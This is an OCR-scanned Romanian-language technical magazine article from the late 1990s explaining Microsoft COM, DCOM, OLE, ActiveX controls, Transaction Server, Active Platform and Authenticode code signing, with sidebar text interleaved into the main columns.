
Sistem la distanţă



4 Serverul distant în proces

Dacă o componentă la distanţă a fost concepută să beneficieze de Microsoft Transaction Server, ea se poate executa în proces pentru serverul de tranzacţii, dar poate folosi şi DCOM pentru a comunica cu clientul.

ActiveX se pot lansa în același mod Clientul apelează CoCreateInstace. Dacă apelul nu specifică un echipament la distanță, atunci apelul verifică baza de date locală din Registry pentru a localiza componenta apelată.


Sistem local
COM
Stub COM
Server COM
COM Proxy
Registry
Client
COM Proxy
COM Proxy
Sistem la distanță
DCOM
Stub COM
Server COM
Registry

2 Server extern procesului

Dacă avem componentă locală concepută ca server extern procesului (de ex. Excel), clientul face inițializarea și comunică prin COM.

3 Server la distanță extern procesului

Dacă avem componenta la distanță, dar clientul nu a specificat un sistem la distanță, Registry de la client va conține numele echipamentului pe care trebuie creată componenta. Un cod COM sistem examinează Registry de la acel echipament pentru a afla numele executabilului. Dacă clientul specifică explicit sistemul la distanță, Registry de la client este sărit și COM face acces direct la Registry de la sistemul specificat pentru a determina executabilul ce se lansează. În ambele cazuri, clientul și componenta comunică folosind DCOM.

mentelor compuse. Pe când prima versiune OLE aborda doar documentele compuse, versiunea următore, OLE 2, a introdus COM. COM a rezultat din dorinţa proiectanţilor OLE ca acesta să ofere un mecanism mai general, care să permită unei bucăţi de software oferirea de servicii alteia. Astfel, în timp ce OLE 2 a fost prima tehnologie care l-a utilizat, modelul COM nu este legat într-adevăr semnificativ de documentele compuse. În scurt timp şi rapid, COM a început să fie utilizat în tehnologii care nu aveau nimic comun cu documentele compuse.

Astfel că acum Microsoft dispunea de o tehnologie frumoasă şi generală de infrastructură, dar nu era un produs, şi avea nevoie de un nume de marcă. Vrăjitorii de la departamentul de marketing, poate în mod nefericit, au ales OLE ca numele mărcii. Luând decizia de a nu mai considera numele drept acronim, Microsoft a început să adauge eticheta OLE la orice tehnologie care utilizează COM. Majoritatea acestora, desigur, nu aveau nimic de a face cu documentele compuse, astfel că firma a pierdut mai mulţi ani, încercând să ne convingă că OLE nu se mai referea doar la documente compuse.

Apoi, în primăvara lui 1996, firma s-a răzgândit din nou. S-a ales un nume nou de marcă, ActiveX, şi OLE a fost din nou destinat să se refere doar la documentele compuse. Şi pe când, o dată, OLE a fost nume de marcă pentru toate tehnologiile bazate pe COM, COM a devenit acum atât de răspândit încât nu mai este posibilă utilizarea unui singur nume pentru orice. Rezultatul este situaţia într-adevăr confuză de azi: ActiveX se referă la un set vag definit de tehnologii bazate pe COM, OLE se referă doar la documente compuse. Şi COM, care era oricum, totdeauna, lucrul cel mai important, devine din ce în ce mai utilizat în lumea Microsoft.

O observaţie importantă, care trebuie făcută aici, este că deşi eticheta de marketing, aplicată multor tehnologii bazate pe COM, s-a schimbat, COM nu s-a schimbat. „Specificaţiile de bază COM au rămas stabile din 1993“, după cum afirmă Joe Maloney, manager pentru grupul COM la Microsoft. „Am adăugat funcţii în plus, dar definiţia a ceea ce este COM a rămas consistentă“. Aplicaţiile scrise conform specificaţiilor COM iniţiale lucrează şi astăzi, fără modificări

Ideea unui model de obiecte, separat de limbajul de programare, poate părea stranie. Înţelegem că un obiect poate fi în C++ sau Java, dar ce este un obiect COM? Un mod simplu de a ne imagina COM este tehnologia de împachetare, un grup de convenţii şi biblioteci de suport care permit interacţiuni între diferitele bucăţi de soft, într-un mod consistent, orientat obiect. Obiectele COM pot fi scrise în tot felul de limbaje, inclusiv C++, Java, VisualBasic şi altele, şi pot fi implementate în DLL-uri sau în executabile proprii care se execută ca procese distincte. Un client care utilizează un obiect COM nu trebuie să ştie nici în ce limbaj a fost scris, nici că se execută într-un DLL sau ca proces separat. Pentru client nu are importanţă.

Existenţa unei asemenea abordări generale, pentru împachetarea softului, se dovedeşte deosebit de utilă. Aplicaţiile care conlucrează, pentru a oferi utilizatorului senzaţia unui document compus, de exemplu, pot implementa acea colaborare ca interacţiune între obiecte COM (ceea ce este exact ce se întâmplă cu documentele OLE compuse, de azi). Un cod descărcat de pe un server Web, pentru execuţie într-un browser, se poate prezenta ca obiect COM pentru browser, oferind o modalitate standard de împachetare a codului descărcabil (este ceea ce fac controalele ActiveX).

Poate fi specificat chiar şi modul de interacţiune a unei aplicaţii cu sistemul de operare local, folosind COM (şi API-urile noi, pentru Windows şi Windows NT sunt definite acum, deseori, ca obiecte COM). În ciuda originii sale, legate de documentele compuse, COM poate fi aplicat în mod util la multe probleme software.

Tranzacţii şi componente

O aplicaţie tradiţională cu tranzacţii comunică unui server de tranzacţii că trebuie să înceapă o tranzacţie, face modificările, apoi spune serverului de tranzacţii să comită (commit) sau să abandoneze toate modificările. Dar această abordare tradiţională nu funcţionează atunci când tranzacţiile sunt efectuate de componente. De ce? Amintiţi-vă că scopul principal al dezvoltării pe bază de componente este ca să se permită dezvoltarea de aplicaţii compuse din părţi realizate independent. Dacă fiecare componentă ar fi totdeauna utilizată singură, structura tradiţională „începe tranzacţia, efectuează operaţii, comite sau renunţă“, ar funcţiona. Dar dacă doriţi să combinaţi mai multe componente într-o singură tranzacţie, nu este posibil ca fiecare componentă să aibă propria cerere de început de tranzacţie.

Soluţia Microsoft Transaction Server este că nu permite unei componente să decidă începerea unei tranzacţii. În schimb, fiecare componentă poate fi configurată administrativ, ca să poată cere tranzacţie. Atunci când clientul creează o componentă care poate cere tranzacţie, MTS porneşte automat tranzacţia. Dacă acea componentă comite sau renunţă la tranzacţie, MTS efectuează tranzacţia cerută de componentă. Dacă componenta creează o altă componentă, şi noua componentă solicită de asemenea o tranzacţie, MTS poate include automat schimbările făcute de noua componentă în cadrul tranzacţiei. Când această a doua componentă comite sau renunţă la operaţii, MTS ia la cunoştinţă dar nu termină tranzacţia. Asta până ce componenta părinte comite sau renunţă şi face ca MTS să termine tranzacţia. Această abordare permite ca acelaşi fişier binar de componentă să poată fi utilizat în propria tranzacţie sau cu altele împreună, într-o singură tranzacţie.

–David Chappell

Persistenţă

Crearea unui obiect COM prin încărcarea codului adecvat este bună, dar este suficientă? Pentru anumite obiecte avem nevoie doar de cod, dar multe obiecte au nevoie şi de încărcarea datelor adecvate. Aceste obiecte trebuie să încarce datele proprii, persistente.

COM asigură suport pentru mai multe mecanisme de persistenţă. Cea mai simplă este persistenţa bazată pe fişiere, unde un obiect doar încarcă datele persistente, dintr-un fişier. Pentru situaţii mai complexe, există şi o soluţie bazată pe COM numită *memorare structurată* (structured storage). Prin această soluţie, în fiecare fişier există ceva analog unui sistem de fişiere. Realizată din *memorări* (storages), care sunt asemenea directorilor şi *fluxuri* (streams), asemenea fişierelor, memorarea structurată permite unor obiecte COM (care se pot executa în mai multe aplicaţii diferite) să utilizeze partajat acelaşi fişier.

Atunci când un program client creează un obiect COM, este responsabilitatea clientului să spună obiectului locul unde îşi găseşte datele persistente (dacă are). Pentru obiectele COM, care trebuie să încarce date persistente, clienţii trebuie să facă două lucruri: să creeze obiectul şi să-i spună unde găseşte datele persistente. COM mai permite şi altfel de persistenţă, dar fişierele simple şi memorarea structurată sunt cele mai comune.

Moniker

Pentru mulţi clienţi, crearea şi iniţializarea unei anumite instanţe a obiectului este un lucru perfect acceptabil. În anumite cazuri, totuşi, este o cerinţă prea mare faţă de client să facă acest lucru. Un obiect poate necesita o iniţializare foarte complexă, de exemplu, un client poate avea nevoie să utilizeze multe obiecte COM, fiecare cu cerinţe

Active Platform

Active Platform este viziunea lui Microsoft despre lume. Ea utilizează controale ActiveX ca mecanism de interacțiune cu utilizatorii și pentru automatizarea oricăror activități, pornind de la monitoare de prelucrare tranzacții (TP) care știu COM și terminând cu serverele Web. Are două părți: Active Server și Active Client.


Active Server este de fapt treimea din mijloc, care oferă loc pentru logica afacerii și procesare primară pentru aplicații și utilizează componente sau ASP (Active Server Pages). Tehnologiile fundamentale pentru Active Server includ NT Server, MTS (Microsoft Transaction Server), servicii de administrare a datelor, servicii de directori, servicii Web și servicii de rețea. MTS combină facilitățile tradiționale de la monitoare, ca interogarea (polling) firelor și multiplexarea bazelor de date, cu modelul de programare Microsoft, bazat pe componente.

Alte componente de la Active Platform, ca serviciile de administrare date, îmbunătățesc OLE DB și ODBC pentru accesul la surse de date ca DB2, Oracle și SQL Server. Active Directory oferă nivelul de servicii de directori pentru DCOM (Distributed COM), permițând obiectelor aflate la distanță să se găsească pe rețea. Serviciile Web sunt realizate în jurul la ISS (Internet Information Server), oferind mecanisme de scriptare prin ASP pentru dezvoltarea de aplicații Web de partea server. Serviciile de rețea sunt realizate cu DCOM, permițând controalelor să se conecteze pe rețea, prin MS-RPC sincron.

Active Client este multiplatformă. Microsoft speră să poată oferi tehnologia pentru o gamă largă de SO, cu toate că în condițiile proprii, planul constă din utilizarea de HTML standard, a variantei proprii Microsoft de mașină virtuală Java (JVM), și un motor pentru script care utilizează VBScript de la Microsoft și JScript (Versiunea JavaScript de la Microsoft). Deci, unde întâlniți Active Client? Este înglobat în Microsoft Explorer 3 și 4, și poate face parte din aplicația dumneavoastră client / server prin ActiveX.

La soluții Windows, Active Platform oferă o platformă rezonabilă de dezvoltare de aplicații scalabile, de partea serverului. Deoarece Active Server îmbină uneltele și tehnologiile de larg consum cu produse de vârf ca monitoarele TP, grupurile mici sau aplicațiile intranet nu vor încărca peste capacitate Active Server. În timp ce Active Platform se adresează unor medii diferite, ea depinde prea mult de Internet Explorer ca să ofere soluție pentru client. Explorer apare și pe unele platforme diferite de Windows, dar cel mai bun suport și ultimele versiuni sunt pentru Windows.

– David S. Linthicum



Arhitectirile paralele Active Platform permit o mobilitate ridicată a componentelor de la client la server.

diferite la creare / inițializare. Pentru a masca această complexitate, se definește în COM noțiunea de *moniker*.

Un moniker este un obiect COM, ca oricare altul, dar are o funcție specială: orice instanță a unui obiect moniker știe modul de creare și inițializare a exact unei alte instanțe specifice a obiectului COM. Monikerii fac ceea ce clienții ar putea face singuri, crearea și inițializarea obiectului, dar maschează detaliile față de clienți.

Dar monikerii sunt și ei obiecte COM și au datele persistente proprii (dacă n-ar avea, nu ar ști ce referință de obiect realizează). Pentru a utiliza un moniker, clientul trebuie deci să creeze, mai întâi, și să inițializeze monikerul și apoi să-i ceară să inițializeze obiectul referit. Acest lucru pare stupid. De ce nu poate să creeze clientul singur referința finală? Ce facilități oferă un moniker?

În multe cazuri, răspunsul este: nici unul. Clienții obiectelor COM creează și inițializează deseori singur acele obiecte, evitând monikerii. Dar există cazuri în care crearea și inițializarea unui obiect este atât de complexă și dependentă de moment, sau doar obositoare, încât recurgerea la un moniker simplifică viața clientului. Un exemplu este conectarea la un document cu legături în OLE, care a fost prima utilizare pentru moniker, dar sunt și altele. Internet Explorer de la Microsoft, de exemplu, se bazează pe monikeri, ori de câte ori un utilizator accesează un URL.

Automatizare

Ca și alte tipuri de obiecte, obiectele COM oferă metode ce pot fi apelate de către clienți. Aceste metode sunt oferite prin interfețe care grupează metodele în colecții cu nume unice. Obiectele COM de azi pot prefera să-și expună metodele prin două tipuri de interfețe diferite. Prima opțiune este numită *vtable interfaces* și lucrează bine atunci când clienții, care apelează aceste metode, sunt realizați în C++. A doua opțiune este *dispach interfaces* (prescurtată de obicei ca *dispintrefaces*) și se comportă bine atunci când clienții sunt realizați în limbaje mai simple, ca Visual Basic (cu toate că pot fi utilizați și de către clienți C++). Din motive legate, din nou, de marketing, expunerea metodelor prin dispinterface a devenit cunoscută ca

Securitate ActiveX

Aducerea de conținut executabil de pe situri Web necunoscute, poate fi riscantă. Cine știe ce va face această mică aplicație, o dată instalată pe sistemul propriu. Au apărut două concepte principale de securitate, în lupta împotriva unor executabile malițioase: semnarea codului și modelul de cutie cu nisip (sandbox).


ActiveX folosește semnarea codului, mai specific, tehnologia Microsoft Authenicode. Authenticode vă permite să verificați originea unui control și să-i stabiliți gradul de încredere și siguranță. Dacă un control vă distruge sistemul, știți măcar pe cine să bateți. Autoritățile de cerificate independente (CA), ca VeriSign, eliberează semnăturile digitale pentru marcarea codului. Proiectanții trebuie să plătească pentru certificate, și pentru a fi luați în considerare trebuie să treacă printr-un proces de verificare. Semnătura digitală constă din 1024 de biți și este astfel practic imposibil de falsificat.

Authenticode se bazează pe propunerea Microsoft pentru semnarea codului, aflată acum în evaluare de către World Wide Web Consortium. Authenticode utilizează certificate de criptare conforme cu X.509v3 și standardele de semnătură PKCS #7 și #10. Semnătura digitală folosește atât cheie publică cât și cheie privată, cunoscute ca pereche de chei. Doar proprietarul cheii private cunoaște cheia privată și cheia publică este disponibilă pentru toată lumea. Cheia privată este folosită la generarea semnăturii și cea publică pentru validare.

În mod diferit, cutia cu nisip de la Java oferă securitate foarte restrictiv. Un applet nu poate executa funcții sistem neautorizate (de ex. alocare memorie), sau scrie / citi de pe disc sau alte echipamente. Deoarece unii proiectanți au considerat cutia cu nisip prea restrictivă, versiunile recente de Java Development Kit asigură suport și pentru semnarea codului și grade diferite de protecție. Ca urmare, dacă un applet este semnat și de încredere, poate ieși din cutie într-un alt domeniu de protecție unde poate face I/O de fișiere, de exemplu.

Costurile sunt un alt element. Dacă veți adăuga semnătură la codul dumneavoastră, va trebui să plătiți CA. În timp ce marii proiectanți suportă mai ușor costurile, cei care produc shareware în pivniță s-ar putea să nu-și poată permite certificarea sau să nu treacă de verificările necesare pentru CA.

–David S. Linthicum


Authenticode(tm) Security Technology

Do you wish to install and run DialogControl OLE Control Module?

Click each link below before relying on this certificate.

DialogControl OLE Control Module
is published by
Quiksoft Corporation
as a commercial publisher under credentials issued by
VeriSign Commercial Software Publishers CA

Expires: 10/23/97

In the future, do not show this message for software published by:

☐ Quiksoft Corporation
☐ any publisher with credentials from VeriSign Commercial Software Publishers CA

Authenticode vă avertizează că sunteți în curs de instalare a unui soft, dar nu vă protejează, după ce acceptați continuarea.

automatizare.

Numele de automatizare a fost dat din cauza modului în care sunt utilizate aceste interfețe. Proiectanții de aplicații desktop au dorit să permită ca și alte softuri să acceseze funcții din aplicațiile lor. Acesta este un caz croit pentru COM, deoarece rațiunea de a fi a acestuia este să permită unei bucăți de soft să-și expună serviciile pentru alta. Deoarece majoritatea programelor, care ar dori să utilizeze serviciile acestor aplicații, se presupune că vor fi scrise în Visual Basic, proiectanții de aplicații au ales să-și expună metodele cu dispinterface și nu interfețe vtable. Și, de vreme ce acest lucru permite scrierea unor programe care pot executa automat, să zicem, operații repetitive de calcul tabelar, care altfel ar fi trebuit făcute manual, utilizarea de dispinterface a ajuns să fie cunoscută ca automatizare.

Azi, dispinterface se utilizează în tot felul de situații, multe dintre ele fără nici o legătură cu automatizarea utilizării aplicațiilor desktop. Totuși, numele a rămas, adăugând încă un nume derutant la cele existente într-un domeniu care era deja destul de confuz.

Informatică distribuită

Prima variantă COM a presupus că obiectele COM și clienții lor se executau pe același echipament (cu toate că puteau fi în cadrul aceluiași proces sau a unor procese diferite). La început, totuși, proiectanții COM aveau intenția de a adăuga facilități pentru clienți, pentru crearea și accesarea obiectelor aflate pe alte echipamente. Cu toate că COM a apărut prima dată în 1993, DCOM (Distibuted COM) nu a devenit atractiv decât după lansarea lui Windows NT 4.0, la mijlocul lui 1996.Fiind, fără îndoială, un membru important al familiei ActiveX, DCOM este disponibil acum și pentru Windows 95 (dar nu așteptați versiunea Windows 3.1 căci Microsoft afirmă că nu va exista).

DCOM nu schimbă în fond multe în felul în care un client creează și interacționează cu obiecte COM. De fapt, ar putea să nu modifice nimic, clientul putând utiliza exact același cod pentru accesul la obiecte locale ca și la cele distante. În multe cazuri, totuși, clientul poate prefera utilizarea câtorva extensii DCOM (cu toate că acestea lucrează și cu obiecte locale, proiectanții COM depunând eforturi ca clienții să nu știe unde se execută obiectele). DCOM mai include un mecanism de securitate distribuită, oferind autentificare și criptarea datelor. Windows NT 5.0, care trebuie să apară anul viitor, va adăuga facilități Kerberos și alte protocoale de securitate la DCOM. Și, pentru a localiza obiectele COM pe alte echipamente, DCOM poate utiliza azi servicii director simple ca DNS (Domain Name System). Din nou, NT 5.0 va lărgi paleta de opțiuni cu suport pentru Microsoft Active Directory, bazat pe DNS și LDAP (Lightweight Directory Access Protocol).

Concurentul tradițional pentru DCOM a fost CORBA (Common Object Request Broker Architecture) de la Object Management Group, care este integrat în multe produse disponibile comercial, ca Orbix de la Iona și VisiBroker de la Visigenic. Recent, a apărut

Java RMI (Remote Method Invocation) ca o altă opţiune de suport pentru obiecte distribuite. Spre deosebire de CORBA şi DCOM, care ambii permit comunicarea între obiecte scrise în diferite limbaje, RMI se concentrează asupra comunicării între obiecte implementate în Java. Această limitare implică, în mod cert, constrângeri, dar duce şi la simplitatea utilizării RMI. În plus, realizatorii RMI au beneficiat de plăcerea de a proiecta protocolul lor în mod specific pentru Java, ceea ce le-a permis o conformitate excelentă cu facilităţile limbajului (COM, pe de altă parte, trebuie să trateze transformările între diferitele sisteme de tipuri din diferite limbaje, un lucru totdeauna neplăcut).

Scrierea unui server DCOM care ar deservi doar câţiva clienţi este relativ simplă. Totuşi, realizarea unui server eficient DCOM pentru sute de clienţi, sau câteva mii, este mult mai complicată.

Pentru a uşura scrierea unor servere DCOM scalabile, Microsoft oferă MTS (Microsoft Transaction Server). MTS oferă suport pentru tranzacţii şi oferă în plus servicii ca urmărire automată şi refolosire inteligentă a obiectelor. Chiar şi aplicaţiile care nu au nevoie de tranzacţii pot beneficia de folosirea MTS, deoarece uşurează mult scrierea serverelor scalabile. De fapt, Microsoft încurajează proiectanţii ca să-şi scrie aplicaţiile MTS în Visual Basic, o opţiune ce poate fi calificată cu greu drept tradiţională, pentru proiectanţii de servere pentru firme. Fiecare aplicaţie MTS trebuie scrisă ca unul sau mai multe obiecte COM, implementate ca DLL. Pentru client, MTS este transparent, clientul utilizând obiectele COM, ca totdeauna până acum.

Standarde pentru componente

Dezvoltarea de aplicaţii, pe bază de componente, promite posibilitatea construirii aplicaţiilor asemenea felului în care se asamblează dispozitivele electronice: din componente prefabricate. Componentele bazate pe COM, pentru desktop, sunt cunoscute ca şi controale AcvtiveX. (O greşeală obişnuită de terminologie este confundarea lui „ActiveX“, eticheta pentru o gamă largă de tehnologii, cu „controale ActiveX“ o tehnologie specifică din această familie). Un control ActiveX este doar un obiect COM, conform unor standarde privitoare la modul de interacţiune cu clientul. De exemplu, un control ActiveX trebuie să-şi expună metodele prin automatizare, adică dispinterface. Această interacţiune standardizată permite utilizarea aceluiaşi control în multe contexte diferite. În spatele interfeţelor standard, un control ActiveX poate face virtual orice şi sunt disponibile azi controale de la diferite firme de soft, care implementează diferite funcţii.

Controalele ActiveX sunt scrise ca şi DLL-uri şi, astfel, ele trebuie să fie încărcate într-un fel de container, căci nu se execută autonom. Containerul generic pentru controale ActiveX a fost Visual Basic (de ce credeţi că a fost necesară utilizarea unor dispinterface?), dar azi există mai multe opţiuni. Un exemplu deosebit de important de container pentru controale este navigatorul Web de la Microsoft, Internet Explorer. De fapt, recunoaşterea faptului că un navigator poate fi container pentru control (şi recunoaşterea faptului că altfel appleturile Java ocupă piaţa) a făcut ca Microsoft să modifice semnificativ atât tehnologia, cât şi numele dat componentelor desktop bazate pe COM.

Ceea ce cunoaştem astăzi ca şi controale ActiveX au fost iniţial controale OLE, care trebuiau să implementeze un număr mare de metode. Acest lucru le făcea mari, dar ce dacă? Se încărcau de pe discul local al echipamentului, într-un container ca Visual Basic. Concepţia era că nu avea importanţă dacă un control era de sute de kilo-octeţi sau câţiva mega-octeţi. Dar, dacă se încărca un control într-un navigator Web, existau şanse mari ca transferul să fie făcut printr-o legătură telefonică lentă, pe Internet. Acum, dimensiunea controlului a devenit de importanţă vitală şi cerinţa ca proiectantul să nu implementeze nimic decât strictul necesar s-a impus pentru a nu afecta timpul de transfer. În consecinţă, cam în aceiaşi perioadă s-a modificat şi denumirea, Microsoft decretând că ceea ce se numeau acum controale ActiveX puteau implementa doar facilităţile de control absolut necesare, fără adaosuri inutile.

Pentru câţiva ani, competitorul principal pentru ActiveX a fost OpenDoc, promovat de Apple şi IBM. Azi, totuşi, ambele organizaţii de suport pentru OpenDoc, au declarat oficial că acesta a murit. În schimb, majoritatea oponenţilor Microsoft s-au aliniat în spate la JavaBeans, o arhitectură de componente bazate pe Java. Spre deosebire de controale, care sunt strâns legate de Windows şi sunt distribuite ca fişiere binare specifice pentru echipamente, un Java Bean se poate executa oriunde. Compromisul, desigur, este că un Bean nu beneficiază de toate facilităţile mediului local, fără o compromitere a portabilităţii. Pentru multe aplicaţii, ca de exemplu scrierea unei componente ce poate fi adusă de pe Internet-ul public, Java Beans

Java şi ActiveX

Controversa este între Java şi ActiveX. Pentru a o înţelege, totuşi, este important să nu uitaţi că atât Java, cât şi ActiveX, sunt etichete aplicate unei game largi de tehnologii.

Controalele ActiveX şi JavaBeans se concurează însă reciproc şi proiectanţii trebuie să aleagă, atunci când realizează o componentă. Dar nu se exclud reciproc, fiecare fiind adecvat unei anumite situaţii.

